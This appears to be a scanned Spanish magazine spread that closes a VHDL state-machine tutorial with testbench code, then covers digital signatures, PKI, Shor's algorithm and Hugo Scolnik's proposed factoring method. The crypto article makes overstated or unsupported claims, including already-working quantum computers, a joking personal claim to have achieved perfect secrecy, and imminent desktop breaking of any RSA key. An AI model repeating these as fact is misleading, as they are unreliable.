Cuando cambiamos el valor de la entrada a {X=1}, la máquina realizará una transición y pasará a estar en el estado B, pasando a valer las salidas {Z=1;R=0}. Se trata de otro estado estable, pues hasta que no volvamos a cambiar el valor de la entrada, la máquina permanecerá en él.

Al cambiar la entrada al valor {X=0} nuevamente, la máquina reconocerá la entrada y realizará la transición al estado C, donde las salidas nuevamente toman los valores {Z=0;R=0}.

El estado C, a diferencia de los dos anteriores, no es tan estable, pues cualquier entrada le hará cambiar rápidamente al estado D, el cual a su vez adolece del mismo problema. Estos dos estados tan efímeros serán atravesados por el autómata a gran velocidad, dependiendo de la frecuencia de reloj utilizada en la simulación. En nuestro caso particular, la transición se realizará en tan sólo veinticuatro nanosegundos.

Seguramente muchos de vosotros os estaréis preguntando cuál es la utilidad de esta máquina de estados que acabamos de simular. Para poder visualizarla, necesito que recordéis la ALU que construimos hace unos meses, y cómo tenía unas señales de control que indicaban la operación a realizar con los datos recibidos.

Imaginemos que tenemos una instrucción máquina en el repertorio de instrucciones de nuestra hipotética máquina, la cual necesita de la realización de cuatro operaciones básicas por parte de la ALU. Por poner un ejemplo: transferencia, cálculo, transferencia y actualización de contador de programa; siendo su codificación la siguiente: {transferencia=00}, {cálculo=10}, y {actualización=01}. La codificación de la instrucción en binario es 10XX, pues los dos últimos bits contienen información de direccionamiento y no afectan al código de operación (en este caso 10).

Así, inicialmente nuestra máquina de estados genera las señales de control "00" para una operación de transferencia. Al leer el primer "1" del código de operación, pasa a estado B y genera unas señales de control de "10" para indicar que debe realizarse el cómputo pertinente. Tras leer el "0" del código de operación, entra en la fase automática en la que cualquier entrada le hará secuenciar por los pasos necesarios para culminar la operación iniciada: cálculo, transferencia y actualización del contador de programa. Este ejemplo tan simple, complicado hasta extremos insospechados, sería el modo de funcionamiento de una unidad de control cableada.

HA LLEGADO EL MOMENTO DE CONECTAR ESTA ESTRUCTURA, QUE PODRÍAMOS CALIFICAR COMO EL CONTROLADOR DE LA MÁQUINA DE ESTADOS, AL RELOJ Y A LAS PUERTAS LÓGICAS

Testbench

Para poder comprobar más fácilmente los estados que atraviesa nuestra recién estrenada máquina, lo mejor será reducir en primer lugar la frecuencia de reloj a utilizar. Por ejemplo:

```
ENTITY reloj IS
    GENERIC(periodo: TIME:=
125 ns);
    PORT(reloj: OUT BIT:=
'1');
END reloj;
ARCHITECTURE comportamental
OF reloj IS
BEGIN
    PROCESS
    BEGIN
          WAIT FOR perio-
do/2;
          reloj <= '0';
          WAIT FOR perio-
do/2;
          reloj <= '1';
```



```
    END PROCESS;
END comportamental;
```

Ahora ya podremos observar con mayor detalle los distintos estados de la máquina, pues ahora las transiciones tardarán como mínimo el período del reloj. El testbench que podéis usar es el siguiente: (ver **Listado 4**)

El mes que viene...

Este mes hemos completado el desarrollo e implementación de una máquina de estados mediante la técnica de la tabla de estados. Desde el nivel más básico de los biestables y las puertas lógicas, hemos ido construyendo poco a poco la unidad secuenciadora de instrucciones, hasta llegar al circuito completo cuyo funcionamiento hemos podido comprobar mediante la simulación del mismo en el programa Vsystem.

A pesar de tratarse de un ejemplo muy simplificado, este diseño en el que hemos trabajado estos dos meses es la base de lo que podría ser la unidad de control de un microprocesador muy complejo; si bien no hay que perder de vista que la complejidad está a años luz de distancia entre ambos casos... :-P

CUANDO CAMBIAMOS EL VALOR DE LA ENTRADA A {X=1}, LA MÁQUINA REALIZARÁ UNA TRANSICIÓN Y PASARÁ A ESTAR EN EL ESTADO B, PASANDO A VALER LAS SALIDAS {Z=1;R=0}

El mes que viene continuaremos explorando y comprendiendo el interesante mundo de la arquitectura de computadores. Como siempre, os recuerdo que en mi blog personal tenéis disponible el código fuente del curso para cada entrega, de forma que os podáis ahorrar el tener que escribir todos los archivos a mano. También os recuerdo que mi correo electrónico está a vuestra disposición para cualquier duda, pregunta o sugerencia que deseéis realizar sobre el curso. ¡Nos leemos el próximo mes!

Ramiro Cano Gómez
death_master@hpn-sec.net
http://omniumpotentior.wordpress.com<

>>> Listado 4

```
ENTITY TB_cont_ffd_02 IS
END TB_cont_ffd_02;

ARCHITECTURE estructural OF TB_cont_ffd_02 IS

COMPONENT cont_ffd_02
      PORT (x: IN BIT;
            z,r: OUT BIT);
END COMPONENT;

FOR ALL: cont_ffd_02 USE ENTITY WORK.cont_ffd_02(estructu-
ral);

SIGNAL x,z,r: BIT;

BEGIN


      controlador: cont_ffd_02 PORT MAP(x,z,r);

      PROCESS
      BEGIN

            x <= '0';
            WAIT FOR 300 ns;
            --Estado A: z=0 ; r=0
            x <= '1';
            WAIT FOR 300 ns;
            --Estado B: z=1 ; r=0
            x <= '0';
            WAIT FOR 300 ns;
            --Estado C: z=0 ; r=0
            --Estado D: z=0 ; r=1

      END PROCESS;

END estructural;
```



Diseño final de la máquina de estados

Parte IV

Criptografía asimétrica

Retomaremos para terminar en este número los pro y los contras de la criptografía asimétrica. Primero recordaremos, los aspectos principales de la misma, y luego les mostraré un avance, que realmente no está nada lejos de la realidad. Bienvenidos una vez más al mundo de la criptografía.

Seguridad de la firma digital

La firma digital proporciona un amplio abanico de servicios de seguridad, entre ellos están:

· Autenticación: permite identificar unívocamente al signatario, al verificar la identidad del firmante, bien como signatario de documentos en transacciones telemáticas, para garantizar el acceso a servicios distribuidos en red.


· Imposibilidad de suplantación: el hecho de que la firma haya sido creada por el signatario mediante medios que mantiene bajo su propio control (su clave privada protegida, por ejemplo, por una contraseña, una tarjeta inteligente, etc.) asegura, además, la imposibilidad de su suplantación por otro individuo, ya que no posee esa pieza inicial, por la que se creo la clave privada.


· Integridad: permite que sea detectada cualquier modificación por pequeña que sea de los datos firmados, proporcionando así una garantía ante alteraciones fortuitas o deliberadas durante el transporte, almacenamiento o manipulación telemática del documento o datos firmados.

· No repudio: esta característica ofrece seguridad de que el autor del documento no puede retractarse en el futuro de las opiniones o acciones consignadas en él ni de haberlo enviado. La firma digital adjunta a los datos un timestamp, debido a la imposibilidad de ser falsificada, testimonia que él, y solamente él, pudo haberlo firmado.

· Auditabilidad: permite identificar y rastrear las operaciones llevadas a cabo por el usuario dentro de un sistema informático cuyo acceso se realiza mediante la presentación de certificados,

· El acuerdo de claves secretas: garantiza la confidencialidad de la información intercambiada ente las partes, esté firmada o no, como por ejemplo en las transacciones seguras realizadas a través de SSL (Secure Socket Layer).





Infraestructura Básica de la firma digital (PKI)

Esta clase de Infraestructura es también conocida como de "clave pública" o por su equivalente en inglés (Public Key Infrastructure, PKI).

La normativa crea el marco regulatorio para el empleo de la Firma Digital en la instrumentación de los actos internos del Sector Público Nacional que no produzcan efectos jurídicos individuales en forma directa, otorgándole a esta nueva tecnología similares efectos que a la firma hológrafa.

La disposición establece la configuración de la siguiente estructura:

- Organismo Licenciante (OL)
- Organismo Auditante (OA)
- Autoridad Certificada Licenciada (ACL)
- Suscriptores

Para comprobar la identidad del firmante y la integridad del mensaje, el receptor deberá generar la huella digital del mensaje recibido, luego desencriptará la firma digital del mensaje utilizando la clave pública del firmante y obtendrá de esa forma la huella digital del mensaje original; si ambas huellas digitales coinciden, significa que el mensaje no fue alterado y que el firmante es quien dice serlo.

Como sabemos, la clave privada de la persona, está alojada en la PC o registrada en una tarjeta inteligente, e identifica que un mensaje ha sido enviado por la persona. La segunda es una clave pública, que puede ser empleada por cualquiera que desee autenticar documentos que la persona firme. La clave pública 'lee' la firma digital creada por la clave privada de la persona y verifica la autenticidad de los documentos creados con la misma.

La clave privada de la persona se desbloquea mediante una contraseña o por tecnologías biométricas, como la retina, una huella digital o un rostro asociado con un registro de identidad.

Qué nos depara el futuro

El futuro, como siempre, en la criptografía, nos depara inseguridad, es decir, hasta que no sea implementado el secreto perfecto, habrá problemas de seguridad. No estamos lejos de implementarlo, es más, he podido implementarlo de manera exitosa, sólo deben contactarse conmigo. ;)

Pero esa, esa es otra historia.. En cuanto a lo que está por suceder con la criptografía asimétrica, el doctor Hugo Scolnik está estudiando seriamente la factorización de números enteros.

PuTTY Key Generator
File Key Conversions Help
Key
Public key for pasting into OpenSSH authorized_keys file:
ssh-rsa
AAAAB3NzaC1yc2EAAAABJQAAAQBqrpMHtzSyMaalMnK24+LnMVIH0U6EI73EuenK
581Y2YU1egwQAlDTqKLo473c/Hku/OJiYpPJcLpv5wB7ArqaD1SywoFloh/8JLUK6N
pPcqelOQvtcRBDOD5lmpiTZBoM33vUFLr7Y5juDHiTF6soBOHBdGaZjj1e8fnkY9yaAX
jU8/GJIp4Ei+iQ+HV6BkGXYZfuxmNyIMsrara4Kp6tAFY1ByOT+AP3qeAuEgZYFOhQ5z
Key fingerprint: ssh-rsa 2047 62:f8:12:aa:1f:39:7b:85:ee:d9:04:33:0c:47:ff:fe
Key comment: rsa-key-20070827
Key passphrase:
Confirm passphrase:
Actions
Generate a public/private key pair — Generate
Load an existing private key file — Load
Save the generated key — Save public key — Save private key
Parameters
Type of key to generate: SSH-1 (RSA) SSH-2 RSA SSH-2 DSA
Number of bits in a generated key: 2048

En pocas palabras, como romper claves asimétricas. Interesante ¿no?, explicaré con más detalle de que se trata.

En prinicpio, su intento se basa en evitar principalmente algo que hoy parece imposible, pero que sin embargo ya ha sido implementado sin inconvenientes, la computadora cuántica.

El algoritmo de Shor

Como dije antes, con la ayuda de una computadora cuántica y del algoritmo de Shor, es posible romper claves asimétricas. Pero sin ir más lejos, Scolnik quiere llevar a cabo esta tarea sin necesidad de estas dos cosas.


El algoritmo de Shor es un algoritmo cuántico para descomponer en factores un número N en tiempo O((log N)3) y espacio O(logN), así nombrado por Peter Shor.

Muchas criptografías de clave pública, tales como RSA, llegarían a ser obsoletas si el algoritmo de Shor es implementado alguna vez en una computadora cuántica práctica.

Como expliqué en artículos anteriores, un mensaje cifrado con RSA puede ser descifrado descomponiendo en factores la llave pública N, que es el producto de dos números primos.

Los algoritmos clásicos conocidos no pueden hacer esto en tiempo O((logN)k) para ningún k, así que llegan a ser rápidamente imprácticos a medida que se aumenta N. Por el contrario, el algoritmo de Shor puede romper RSA en tiempo polinómico.

COMO TODOS LOS ALGORITMOS DE COMPUTACIÓN CUÁNTICA, EL ALGORITMO DE SHOR ES PROBABILÍSTICO: DA LA RESPUESTA CORRECTA CON ALTA PROBABILIDAD, Y LA PROBABILIDAD DE FALLO PUEDE SER DISMINUIDA REPITIENDO EL ALGORITMO



También se ha ampliado para atacar muchas otras criptografías públicas.

Como todos los algoritmos de computación cuántica, el algoritmo de Shor es probabilístico: da la respuesta correcta con alta probabilidad, y la probabilidad de fallo puede ser disminuida repitiendo el algoritmo.

El problema que intenta solucionar el algoritmo es que, dado un número entero N, intentamos encontrar otro número entero p entre 1 y N que divida N.

EL FUTURO, COMO SIEMPRE, EN LA CRIPTOGRAFÍA, NOS DEPARA INSEGURIDAD, ES DECIR, HASTA QUE NO SEA IMPLEMENTADO EL SECRETO PERFECTO, HABRA PROBLEMAS DE SEGURIDAD

El algoritmo de Shor consiste en dos partes:

1.Una reducción del problema de descomponer en factores al problema de encontrar el orden, que se puede hacer en una computadora clásica.

2.Un algoritmo cuántico para solucionar el problema de encontrar el orden.


Este algoritmo fue demostrado en 2001 por un grupo en IBM, que descompuso 15 en sus factores 3 y 5, usando una computadora cuántica con 7 qubits.

Como dije antes, la primera parte del algoritmo convierte el problema de descomponer en factores en el problema de encontrar el período de una función, y como dije antes, se puede implentar clásicamente.

La segunda parte encuentra el período usando la transformada de Fourier cuántica, y es responsable de la aceleración cuántica.

1.Obtención de factores a partir del período:

Los números enteros menores que N y coprimos con N forman un grupo finito bajo multiplicación módulo N, que se denota típicamente (Z/N Z)×. Para el final del paso 3, tenemos un número entero a en este grupo.



2.Encontrar el período

El algoritmo, para encontrar el período de Shor, se basa radicalmente en la capacidad de las computadoras cuánticas de estar en muchos estados simultáneamente.

Suele llamarse a este comportamiento, superposición cuántica. Para computar el período de una función f, evaluamos la función en todos los puntos simultáneamente.

Sin embargo, la física cuántica no permite que tengamos acceso a toda esta información directamente. Una medición cuántica dará solamente uno de todos los valores posibles, destruyendo todos los otros.

Por lo tanto debe de transformarse cuidadosamente la superposición a otro estado que devuelva la respuesta correcta con alta probablidad. Esto puede llevarse a cabo usando la transformada de Fourier cuántica.

Factorización de números enteros por Scolnik

El pasado 3 de diciembre en el "II Día Internacional de la Seguridad en la Información" Scolnik explicó su sistema basado en el método de Fermat, que en la red podemos encontrar resumido y demostrado como:

Se representa un número en la forma n+x^2 = y^2.

Scolnik se centra en la introducción del término de "target", que define como una terna entera (a,b,c) que ha de cumplir las condiciones:

x^2 = a + c * t, y^2 = b + c * u.


De esta forma, si n fuera el desafío RSA768 se cumplirían las dos igualdades:

x^2 = 36 + 1440 * t, y^2 = 409 + 1440 * u

Queda demostrado por su aparato matemático que siempre existen "targets" únicos, cuando n es impar.

También se observa que ? = (n+a-b)/c es un entero, y el truco está, en que este valor se puede tomar como nuevo número a factorizar.

Este entero obtenido, es varios órdenes de magnitud menor que n y acá está la magia, si se hace este proceso de forma iterativa se puede factorizar en sus primos. El trabajo se centra en encontrar todos los cuadrados perfectos en expresiones de la forma a+c*t (siendo a un residuo cuadrático de c).



Todo estaría bien, si no fuera por el hecho de que no todos los valores de ? son adecuados para nuestros fines, por lo que hay que recurrir al filtrado o a la corrección de dichos valores.

Esta es una de las principales trabas para lograr de forma directa la factorización de números enteros y es un asunto que hay que codificar adecuadamente en un programa.

Si filtramos valores que no debemos, no tendremos éxito y si no filtramos algo que no vale, aumentaremos de forma considerable el tiempo de proceso necesario.

El método todavía no está completo y la algoritmia tampoco está lista al 100%, pero el Doctor Scolnik mostró durante su presentación algunos programas muy interesantes y prometedores, que resolvían con alta eficiencia, fragmentos del problema y en un tiempo muy razonable.

Si Scolnik tiene éxito con su aproximación al problema de la factorización entera, se podría factorizar cualquier clave RSA, casi con independencia de su tamaño, en un tiempo polinómico razonablemente corto, usando una simple computadora de escritorio.

Conclusión

Como estamos viendo, y hemos visto en este número, los tiempos de la criptografía asimétrica, están comprometidos también y seguramente, muchos estén mirando en este momento a la criptografía de curvas elípticas, como una segunda opción o alternativa. Lo cuál no es nada descabellado, pero debemos pensar, que quizás ya haya una respuesta también a las curvas elípticas, en lo profundo de alguna mente o grupo de mentes matemáticas. Sólo el tiempo y las nuevas tecnologías pueden decirnos que vendrá.

Espero que les haya gustado.

